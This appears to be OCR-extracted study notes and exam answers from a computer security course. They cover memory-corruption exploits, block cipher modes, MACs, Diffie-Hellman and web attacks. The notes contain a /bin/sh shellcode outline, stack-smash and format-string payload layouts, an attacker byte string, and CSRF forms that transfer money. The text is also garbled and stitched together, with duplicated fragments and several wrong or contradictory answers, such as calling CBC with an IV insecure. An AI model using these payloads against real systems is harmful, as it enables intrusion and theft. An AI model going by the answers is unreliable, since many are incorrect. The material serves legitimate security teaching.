"ATOMIC" OPERATIONS: Highest security assurance in physical locks comes from designs that test the entire key ("user token") as one single, "atomic" operation. Prevents attackers from "breaking down the problem" & attacking individual components. Equally-applicable to digital systems.

CONTENT-TYPE ATTACKS

FILE FORMATS: can be very complex & require 1000s of lines of code to process (attack in a file can exploit code that loads files; attack vector can come from physhing, virus, spam, competitor).
– PDF: most-targeted format for attacks
– PDF Files start with a line describing the PDF language version: `%PDF-1.1`
– Remainder of the file describes a tree hierarchy of objects that make up the document (root⟶outline, root⟶page⟶content ||| page⟶ font ||| ...)
– PDF data often compressed to obfuscate the contents; checking PDF files for malicious code is hard.
– PDFs can contain malicious JS that are automatically called when doc opens.
DEFENCE against PDF attacks: disable JS (but other attack vectors like PDF parsing engines can still have vulns), but can break features in PDFs (virus scanners are reactive, not proactive)
CAST STUDY Dorifel virus: uses RLO to hide itself from inspection/trick users; Scans the system every 5 seconds for Excel & Word documents; Reads in the document, encrypts it, deletes the original & then replaces it with an executable that, when run: Infects the host machine with Dorifel; Decrypts the document to a temporary location; Opens the document; The executable has the original name, but the ".doc" or ".xls" extension overwritten with a Right-to-Left hack ("[RLO]cod.scr")
RLO (Right-to-left Override): Unicode character (U+202E) switches direction of text displayed: e.g. `payp[ROL]moc.la` becomes `paypal.com`

#8-STACK-SMASH-EXPLOIT
buf[128] | ...[RA]...[]
/* 8c12
NOP|NOP|code|0x12|0x12|0x12

#1-SHELLCODE
1) Create array "/bin/sh", NULL]
2) Load %ebx with address of array "/bin/sh"
   %ecx has address of array. %edx has NULL (0x0)
3) Trap into kernel to call exec: put 0xb into %eax, then int 0x80. v(-3pt)

```
main; // int main() {
 push %ebp
 mov %esp,%ebp
 sub $0x10,%esp
 & %0xfffffff0,%esp
 mov $0x0,%eax //char*
 sub %eax,%esp //argv[2]
 - //argv[0] = "/bin/sh"
 movl $0x80be68,-8(%ebp)
 mov %eax,%edx
 movl $0x0,0x8(%edx)
 - //argv[1] = NULL;
 movl $0x0,-4(%ebp)
 - //execve(file,argv,NULL)
 movl $0x0,0x8(%esp)
 lea -8(%ebp),%eax
 mov %eax,0x4(%esp)
 mov -8(%ebp),%eax
 mov %eax,(%esp)
 call 0x804df00 <execve>
 leave
 ret
 ------
 int main_iparam = movl $param, (%esp)
 RA = call MySub
      MySub:
 saved frame_ptr =
      push %ebp
      mov %esp, %ebp
 local var = sub $0x, %esp
 saved regs = push %edx
```

#2-FORMAT-STRING
- 1) Put shellcode in input string, put address where you think RA is stored on stack.
- 2) Put shellcode in format string.
- 3) Put enough arguments so that argument pointer points to front of format string.
- 4) Put a %n at end & overwrite return address to point at shellcode in buffer.

If you know many %n's a width arg e.g. %24d

RA|0x48598|123|buf


0x48584|shellcode|0x%n

or

RA|dy|RA+1|dy|RA+2|shellcode
→ |0x| → |0xnx|0xhn|0xnx|0xhn


#3-DOUBLE-FREE
[tag|shellcode|faketaglo|]
faketag->next = (faketag->prev)=RA+code

#4-FEISTEL-NETWORK




#5-ECB
P_1→[b bits]→ + Key→[E_k]→[b bits]→C_1
P_2→[b bits]→ + Key→[E_k]→[b bits]→C_2
P_n→[b bits]→ + Key→[E_k]→[b bits]→C_n

#5-CBC



LMAO-CFB




#5-SYNC-STREAM-CIPHER
State_n
P_n
f
g
Key
C_n
Keystream
Shift
n bits
State
a
b

#6-SELF-SYNCING-S-C

#Using MDC Securely
msg->MDC -> msg_channel (sent separately)
msg->insecure channel
// need to send msg securely
[msg|MDC]->[E_k]->insecure channel

#Using MAC Securely
msg+key=MAC
[msg|MAC]->insecure channel

#MAC using Symmetric Ciphers




#Spoofing Attack DEFENCE
msg->E_k & msg->MDC
E_k(MDC) -> secure channel
REC'V: E_k->decrypt->MDC_decrypt=?MDC->no trust!


#Replay Attack DEFENCE
msg->E_k & (msg->msg(nonce)) ->MDC->h
E_k(MDC)->h ->secure channel
REC'V: E_k->decrypt->MDC_decrypt=?MDC->no trust!

#Using gdb to Examine Stacks
```
break Defines a new breakpoint
run Starts a new process
where List of current stack frames
up/ down Move between frames
info frame Display info on current frame
info args List function arguments ("gcc -g")
info locals List all local variables ("gcc -g")
print Display a variable
x Display the contents of memory
```

#TCP/IP Protocols
#VIRUS/INSERTION



#MERKLE-TREE



1. 2. <form method=[A] name=transferform 3. action="http://zoobar.cs.toronto.edu/transfer.php"> 4. <input name=zoobars type=text value="" size="10"> <input name=recipient type="hidden" value="[B]"> <input type="submit" value="Send"> </form> 5. <script type="text/javascript"> document.transferform.submit(); </script> 6. </body> 11. button.click(); 12. getTimeout([C] < ; http://ecx568.cd.toronto.edu/, 1800); 13. 14. </script> 15. </body> 16. </html> 17. ->BODY> 18. ->HTML> a) Fill in the missing code sections marked by the letters in the square brackets. [3 marks each] A: POST B: submit button C: window.location

b) What user is the attack code attempting to transfer credits to? Explain. [3 marks] "username"

c) What is the initial value of the zoobars field? Explain. [3 marks] 0 - it's the initial value of the zoobars field d) You find that the attack is unreliable and sometimes succeeds, sometimes doesn't get triggered. Indicate a 1-line change to the attack more likely to succeed. Indicate which line you will change by giving the line number. [3 marks] Increase timeout to 3000 ms

If src does not contain an '\', you will not be initialized, causing a potential buffer overflow in line 11. Buffer will not be NULL-terminated, resulting in information leakage.

Meet me at GPS coordinates (37.422220, -79.946355W. Eve adversary is able to launch a MITM attack, describe how they could alter the messages and cause significant confusion without needing to break the encryption. (Be specific.) [2 marks] The encryption algorithm is not known to Eve. (Continued from above...) How could someone sending a message after (6 coordinates) only (specific.) Your solution must be practical, i.e. it must not require decryption that a human composing the message could easily perform: it cannot involve changing the encryption algorithm or calculating hashes, checksums, signatures, etc.) [3 marks] The simplest solution would be to simply repeat the coordinates twice within the message. An attacker could in principle swap any two characters in the message, but this would only affect one of the coordinates, and a human who is receiving the message could then easily detect the forgery c) (Continued from above...) How could someone sending a message after (6 coordinates) only (specific.) Your solution must be practical, i.e. it must not require decryption that a human composing the message could easily perform: it cannot involve changing the encryption algorithm or calculating hashes, checksums, signatures, etc.) [3 marks] The simplest solution would be to simply repeat the coordinates twice within the message. An attacker could in principle swap any two characters in the message, but this would only affect one of the coordinates, and a human who is receiving the message could then easily detect the forgery

hat is the main purpose of the Initialization Vector, as it is used in the various encryption algorithms described in the course? (2 marks) Consider the following two encryption algorithms. It is harder to detect patterns of similarities between successive messages. e) Consider a block encryption algorithm that uses the equation: $C_i = E_K(M_i \oplus C_{i-1})$ (What is the block encryption algorithm, Mi is plaintext block i, Ci is cryptotext block i, and e ⊕ is the XOR operator.) Based on our discussion of block encryption modes, would you consider this secure? (Assume that the key exchange is done securely, and that your adversaries cannot break Ek.) Explain why it is or is not secure. (3 marks) This is not secure, the attacker has access to all encrypted (C_i) blocks and, as a result, can easily reverse the XOR operation. This renders the diffusion properties of this encryption mode useless. f) Similar to the previous question, consider a block encryption mode that is defined by: $C_0 = IV$ $C_i = E_K(M_i \oplus C_{i-1})$ Explain why this encryption mode is or is not secure. (3 marks) This is not secure, it is CBC.

If a method for quickly computing modular exponentiation is discovered, will this render public key encryption insecure? Explain. (3 marks) No, it only accelerates the exponentiation that you'd be doing in breaking public key for any of the algos we examined in class).

Bob: gab
Bob to Charlie: gab
Charlie can now calculate gabc
Bob to Charlie: gb
Charlie to Alice: gbc
Alice can now calculate gbca
Charlie to Alice: gc
Alice to Bob: gca
Bob can now calculate gcab

Your company has an e-commerce website, where you sell a number of products. As a customer shops in your store, their shopping cart contents is stored as a cookie in their browser. The cookie contains a string of the form: PRODUCT_CODE1_QUANTITY1_PRICE1_PRODUCT_CODE2_QUANTITY2_PRICE2 (e.g. "1_3_9.99_2_1_4.99" is a cart containing 3 of product 1 at $9.99 each and 1 of product 2 at $4.99). When checking out, your software reads the cookie, generates the final bill for your customer, and processes their payment. You frequently offer discounts, e.g. "buy 2 of product 1 and get 1 of product 2 at 50% off", and you want to enforce these correctly. Describe a cryptographic technique you can use to ensure that yesterday's "sale" prices. Explain why this cookie-based approach is or is not secure against tampering, and whether it is necessary (reasons can be implied. (2 marks) Tampering: Not secure: prices can easily be changed, and old cookies can be replayed. Cookie Expiry: Not secure: users can keep cookies past expiry. Necessary: (2 marks) (Continued from above...) Explain whether adding a hash (e.g., SHA256) to the end of the cookie (i.e., after the concatenated string) would be sufficient to address the problem. (2 marks) Attacker could alter the contents and then calculate a new hash that matches their alteration. (Continued from above...) What type(s) of symmetric encryption would be an appropriate choice to the tampering problem, and why? (2 marks) Any encryption that is malleable would be a poor choice. It would be too easy for an attacker to tamper with the prices.

Continued from above...) How could you create a cookie that is secure against tampering and expiry, using a form of hashing? Be specific about what type of hashing you would use, what would be stored, how you would encrypt the key (if any), and what you would do with it (or else in the cookie. (4 marks) It should contain an explicit expiry time in the cookie data. All of the data should be encrypted with a key that is not present in the cookie. The key needs to be shared between the "shopping cart" and the "check out" programs (both of which are managed by your company) – as a result, a symmetric encryption key could be used, and it would not be frequently changed. [3 marks] To be completely secure against tampering, it would either require a nonce value to be stored on the backend server, or some cryptographic technique that offers diffusion properties.[1 mark]

Describe the main benefit and drawback of a centralized Certificate Authority model. Briefly explain the limitation that decentralized models would address. (2 marks) Centralized models in a commercial payment system (e.g., PayPal). (4 marks) In a decentralized model like this, you need to have a party you are designing to trust. Explain why you would trust them. (this can quickly become infeasible in many situations (e.g., if you are trying to pay for a hotel in a foreign country – and don't know anyone who knows the operators of the hotel).

a) Your employer asks you to evaluate their web banking application, located at https://bank.com/. You notice there is a potentially vulnerable feature on the website where the transaction that allows users send money to other `bank.com` users with a single click: <FORM action="https://bank.com/send.php" > <input type="text" name="receiverID"> <input type="text" name="amount" dollars"> <input type="submit" value="Submit" > </FORM> Explain how this could be exploited by a XSS attack, and provide an example line of HTML code that could accomplish this. (Assume the attacker has a `bank.com` account with an ID number of 1234 and is trying to obtain $1000.) (5 marks) <img src= https://bank.com/send.php?receiverID= 1234&dollars= 1000>

b) 101 and BIRTHDATE > 20000101" "101 and BIRTHDATE < 20091231" "101 and BIRTHDATE > 20040630"
[0x0000011 4] [shellcode] [22 bytes of filler: doesn't matter what] [0x12345600]

If NOP = 0x0: An opcode of 0x00 would be interpreted as a string termination character ('0') which would prevent the subsequent characters from being copied, alternate command to replace the use of NOP. (1) Cannot contain a byte of 0x000 2) Must be a single-byte instruction 3) Executing it must not make an undesired change to the system.

At what address is the return address that the attacker wants to overwrite stored? Explain your answer [10 marks] the address is at 0xbffff79c. The frame pointer (ebp register) is pointing at 0xbffff796. The return address is the next stored stack frame should be 2 bytes above the current frame pointer. (2 is the programs it is 4 bytes above the frame pointer. **What value is the attacker overwriting the pointer with? Give the value in hex and provide an explanation [4 marks]** The buffer starts on 0xbffff780 and the return address starts 28 bytes later. To guarantee that you need to inject 32 bytes to overflow the buffer. However, you can only overwrite 25 bytes so you can conveniently only one byte of the frame pointer before it.

`x/80g 0x123456 (use x/__s ADDR in general to display bytes of memory starting at ADDR)`

This is in the data region (not on the stack) so you can't smash the stack using this buffer.

What is the bottom of buf2 on the stack, can only overwrite the return address, not any local variables. You can't access anything not reachable from buf2. It is located at 0x20216f88, there are a couple of ways you can tell it this location. You know buf2 starts at 0x20216f88 and it is 0x40 bytes so the return address must be greater than 0x20216f88 + 0x40 = 0x20216fc8 (or 0x20216fc4 if you know the stack pointer is at 0x20216f60. The return address must be higher than the previous ebp 0x20216f68. The return address must be higher than the previous ebp. Looking at the remaining addresses, the only reasonable value left is 0x00400956, which is located at 0x20216f6c.

DEFEAT ASLR The attacker can read beyond the end of the buffer until he/she sees an address, such as a return address (which would leak information about the code segment) or a frame pointer (which would leak information about the stack segment). From this address space leakage, the attacker can then guess where the stack or code segment is located.

You observe an attacker sending the following string to a program you wrote. `"\xa3\xe3\xff\xbf\xa4\xa4\xe3\xff\xbf\x86\x86\x86\x86\x86\x86\x86\x86"` You suspect that the attacker is exploiting a format string vulnerability in your program. What is the attacker overwriting? (2 marks) At what address does the attacker think the pointer is located? Give the address in hex and provide an explanation (4 marks) The address is the byte sequence at the start of the string, which is 0xbfffe4a3. **What value is the attacker overwriting the pointer with? Give the value in hex and provide an explanation [4 marks]** The value written is the number of characters printed, which we must count `\xa3\xe3\xff\xbf\xa4\xa4\xe3\xff\xbf` = 12. 0x86*0x86=0x4b04 - 12 = 0x4af8 = 19192 in decimal. `%n` = 0. `%08x` = not relevant as it's after the `%n`s. The first `%n` writes 32+16 = 28 = 0x1c to 0xbfffe4a3; the second `%n` writes 12+244 = 256 = 0x100 to 0xbfffe4a4 This is the 0x01100101c

Can't prevent code injection, but not returninto libc or arg overwrite (making it more difficult).

When vendor provides receipt to customers, this is to guarantee non-repudiation.

Can't prevent side channels.

Can an attacker exploit any vulnerability in order to execute arbitrary code of the attacker's choice? Explain your answer [5 marks] No, while buf is vulnerable to many different types of exploits, just because it is vulnerable doesn't mean it can be corrupted and the return address is more than 24 bytes from the start of the buffer.

The attacker wants to get shellcode into the program but the attacker's shellcode is exactly three bytes too large to successfully exploit the program. Describe one technique to reduce the size of shellcode by three bytes. (Bytes of the shellcode, not the shellcode). and use pseudo-assembler to describe any new instruction you would insert Use a jump instruction to jump to the shellcode which is stored further back in buf and string. For example, she can put part of the shellcode in buf and then jump to the remainder of the shellcode.

How is a double free attack similar to a format string vulnerability and different from a stack smashing (buffer overflow) attack? [4 marks] Both attacks enable the adversary to overwrite values in memory while the stack smashing attack can only overwrite locations beyond the end of a stack buffer. Format string and double free vulnerabilities allow overwriting of any address in memory while the stack smashing can only corrupt values on the stack.

Strategy is to load the address of "/bin/sh" into a register by pushing it on the stack with the call and then popping it off similar to Aleph's shellcode. 0x00 0x0c Put 0x0124 in ecx Setup ebx 0x0a29495 Left shift ebx by 8 bytes to make 0xa12400 in ecx 0x00a3e723 Move ecx into edx 0xffffffff Need 5 bytes of instructions because leaf gadget popped 32-bits off the stack 0x00a12345 Push address of "/bin/sh" 0fp0 stack and jump to 0x00a12400 RA+2, etc... You don't need to change the amounts written out in the %n's.

Does Diffie-Hellman key exchange prevent a "man-in-the-middle" attack? Briefly explain what it does (does not) prevent. [4 marks] It does not prevent against man-in-the-middle attacks. Diffie-Hellman key exchange does not know if she is doing a key exchange with Bob or Eve (an attacker).

Consider a new block encryption mode, similar to Cipher Block Chaining, but with the feedback round running in the opposite direction: Requires decoding backwards.

You are using a Diffie–Hellman key exchange, and have picked values for q, x and g. If x = 2 and r respectively. The person you are communicating with picks a value of 2 for their y. What is your shared key? (You can leave your answer unsimplified.) g,x,y mod n = $g^{(x3 \times 2)} \bmod n$

Most double-free vulnerabilities could be eliminated if free() simply cleared the contents of the pointer after it freed the allocated memory. Why does free() not do this? (4 marks) In "free(p)," the pointer p is passed by reference, as a result, it cannot be set to NULL. If it could set the pointer values to NULL, then it would go a long way to eliminating double-free vulnerabilities.)

the first message in the Needham-Schroeder exchange is A→T:{A,B,N_A}. From the standpoint of confidentiality, what is the problem with this message? (2 marks) Anyone in the middle can obtain the metadata about the conversation (e.g., "A is talking to B").

Briefly explain how you would change this message to fix the problem. Then show your new message, using the same notation as above (e.g., A→T:{...}) ... (6 marks) Something like: A→T: {A, {A,B,N_A}_Kat}_Kbt Two key points: (i) T needs to know who it's talking to, and (ii) the {A,B} portion should be encrypted with a unique key that's been pre-shared between T and A.

For each session between the sender and receiver, the sequence number starts at 1 and increments each time a message is sent. The sequence number is a 64-bit number: the sender and receiver will, in practice, never run out of sequence numbers. Does this protocol protect against both types of attack? Explain briefly. (3 marks) The sequence number always starts at 1, so it is known – and the same at the start of every conversation. This does nothing to stop replay attacks. Having a sequence number does at least stop reordered attacks within the same message.

onsider, a Diffie-Hellman public key exchange, where Alice calculates P = g^x mod n and Bob calculates Q = g^y mod n. Assuming that Alice starts the conversation, what values does Alice send Bob? What values does Bob send Alice? What value is their shared secret at the end of the exchange? (3 marks) a) Alice -> Bob: P, g, n ☐ Bob -> Alice: Q ☐ Shared: gy(mod n (or gyx mod n)

From the information in the output of CDR, what can you deduce about the length of arg1? [1] that was passed into the function by the creator of the program? Please explain your answer. [5 marks] Since buf is 128 bytes in size, sizeof(buf)=0x80=0x0+0x80. As a result, arg1 must be somewhere in 0x30521e50- 0x30521e5f since the previous frame pointer is stored at 0x3052 1e60, the first 8 bytes of that range are for bp 0 to be in or j leaving only the values 3 and 0. Since i is likely 0 since we just entered the loop, arg1 must be 3.

One way an attacker can defeat Address Space Layout Randomization (ASLR) is if they are able to exploit a vulnerability that allows them to read beyond the end of a buffer. Describe how they can exploit such a vulnerability to defeat ASLR [4 marks] The attacker can read beyond the end of the buffer until they see an address, such as a return address (which would leak information about the code segment) or a frame pointer (which would leak information about the stack segment). From this address space leakage, the attacker can then guess where the stack or code segment is located.

Refer back to the program and accompanying information on page 2. Suppose a vulnerability allows them to read as many bytes after buf as they want. How many bytes after the end of buf do they need to read before they can read information that can help them defeat stack-based ASLR? You can assume that a) the layout of the stack is exactly the same as shown with this new vulnerability and b) they have the exact copy of the program available to them for analysis. [4 bytes] In stack-based ASLR, the location of the stack is randomized. This, the attacker needs to learn the location of elements on the stack. The most convenient elements on the stack is the frame pointer, located at 0x30521e98. This pointer is 16 bytes after the end of buf, so the attacker has to read for at least 16+8= 24 (0x18 in hexadecimal) to read the entire frame pointer.

An attacker is able to guess the Initial Vector (IV) Alice is using to encrypt a message she is going to send to Bob. Is this a compromise of the principles of confidentiality, integrity or availability? Please explain. [4 marks] Since the question asks about encryption, the only property that can be impacted is confidentiality since that is all that encryption provides. However, the IV does not need to be secret, it only needs to be unique across use of the key. As a result, it is not a compromise of any of the properties Of the encryption modes ECB,CBC,OFB,CFB,CTR), list all the ones where the block cipher operates on multiple blocks of plaintext. [3 marks] ECB, CBC It is preferable to be able to parallelize decryption over parallelizing encryption? [4 marks] ECB, CBC, CFB and CTR can all be parallelized during decryption. It is preferable to speed up decryption because it only takes one encryption to produce a ciphertext, but a single ciphertext may be decrypted many times, so on the whole decryption is performed more often than encryption.

Out of the same modes above, in which ones can some pre-computation be done without the cipher/text or plaintext to speed up encryption or decryption? What property of these modes allows this to be done? [4 marks] CBC and CTR The property that enables this is that the output of A has to be independent of the ciphertext (as in a synchronous stream cipher).

Given the 3 types of attacks an attacker can perform on a cipher? [3 marks] 1. Ciphertext only 2. Known Ciphertext/Plaintext 3. Chosen Ciphertext/Plaintext

The Cyrillic alphabet has 47 letters. How many keys are possible when: i) Using a Caesar cipher? [1 mark] 47 (we also accepted 46 since you could count a shift of zero) ii) Using a substitution cipher? [1 mark] 47! (note that substituting either a substitution with itself or another letter is not correct) iii) Using a polyalphabetic cipher with period 7? [1 mark] 47^7 – There are 7 independent keys and each key has a choice of 47 (we also indicate the address of each return address that the attacker can overwrite. Explain why you have chosen this address. [4 marks] The return address must be within the buffers because the buffers are the only addresses, the only reasonable value left is 0x00400956, which is located at 0x20216f88

Indicate how you would fix the program to meet the two requirements (i) and (ii). [4 marks] The program can accept any positive integer for i, as long as the first requirement is changed, the behavior of the two calls to getchar() remains unmodified for as many inputs as possible. Since it says to prevent any memory corruption, we need to fix all buffer overflows even if they don't change the ability to crash in the stack. Overflows on both buf1 and buf2 need to be fixed. We don't need to worry about reads beyond the end of the buffer (i.e. proper input validation) since the question says to fix (ii). There are a couple of ways you can do this but they all basically do the same things: Restrict strcpy() at line 26 to buf1 to be at most 128 (i.e. 128 bytes). For example strncpy(buf1, argv[1], 128) would work. Restrict the for loop that copies into buf2 at line 8 to the size of buf2. A simple way is to reflect i<8 (note that the loop uses "<=" not "<").

Explain how the SP networks discussed in class: i) A block encryption algorithm were to use only "Stones", and no "Pbotex", the resulting cipher/text would be malleable. Explain how an attacker might exploit this. [3 marks] Malleability strictly covers the case where an attacker can make controlled changes in cipher C(TP) to affect the corresponding frequency analysis is a different, though related, issue. ii) (Continuing from above) Explain how the "Pbotex" prevent malleability. [2 marks] They introduce diffusion (spreading of bits)

Alice and Bob want to start using Cipher Block Chaining (CBC) to improve the security of its encryption. Assume that the sender and receiver have a shared secret key that they will use for many messages (potentially hundreds of thousands of messages). The sender and receiver have not established any other prior messages, other than their agreed upon key. Design and briefly explain a protocol that allows the sender and receiver to protect themselves from replay attacks by an attacker who has full control of the network between the sender and receiver. Your solution must not require the sender or receiver to store a list of every message they've received in order to detect a message that doesn't decrypt properly. [10 marks] We need to introduce a nonce to prevent replay. To rely on the properties of CBC, we can use the IV as a nonce. However, recall that an IV first needs to be chosen by the sender and then sent to the receiver. Then it is chosen by the sender for every message, and the receiver needs to know which IV to use for each message. Therefore, the IV must be sent with each message. Since the question says to prevent replay, we need to add a sequence number to the message. Therefore, the message is [IV, E_K(M_i ⊕ C_{i-1}), SEQ_NUM]. Finally, we need to add a MAC to prevent tampering. Therefore, the message is [IV, E_K(M_i ⊕ C_{i-1}), SEQ_NUM, MAC(IV, E_K(M_i ⊕ C_{i-1}), SEQ_NUM)]. Note that the MAC is calculated on the IV, the ciphertext, and the sequence number. Finally, we need to add a key exchange protocol to establish the shared secret key. [3 marks] Any standard key exchange protocol (e.g., Diffie-Hellman) is acceptable.

Banks use an Electronic Clearing House (ECH) network to process checks. Suppose that Bank A may send a file to Bank B with each record in the file representing one cheque deposited in Bank A that is to be withdrawn from Bank B. Assume that each record contains only two account numbers and the amount of money to be transferred. The ECH file format specifies an arbitrary length for each record, but not for the entire file. In order to prevent tampering, Bank A wants to add an integrity check to the file. Describe how Bank A can modify the file to achieve this goal. [3 marks] Bank A should append a hash of the entire file to the end of the file.

—— **A: i)** duplicate records (double payment from B—>A) **ii)** deleted records (no payment from B—>A).

Explain why IPSec has an "anti-replay" feature in its sectorization of the shelf software.

A: ipsec works at network (socket) layer below the application — eliminates need for source code modification

You are asked to review a design for a new firewall that defends against network Denial-of- Service attacks. The firewall monitors each incoming packet and, maintains a count of how much traffic can be attributed to each source IP address. If any individual source IP contributes more than 1 % of the total incoming traffic over the past, 5 minutes, then the firewall drops all traffic from that IP address for the next hour. Explain why this is not a good solution to the Denial-of-service problem (<-/->) how might an attacker avoid the firewall? (5 marks)

—— **A:** attacker could avoid detection by sending traffic with many forged source ip addresses; or using more than 100 compromised machines in a botnet. Continuing from the previous question... how could an attacker abuse this design to create a problem for legit user?

A: the design creates a new vulnerability: attacker could flood network with packets, forged/faked with the victim's ip addr, & cause firewall to block victim.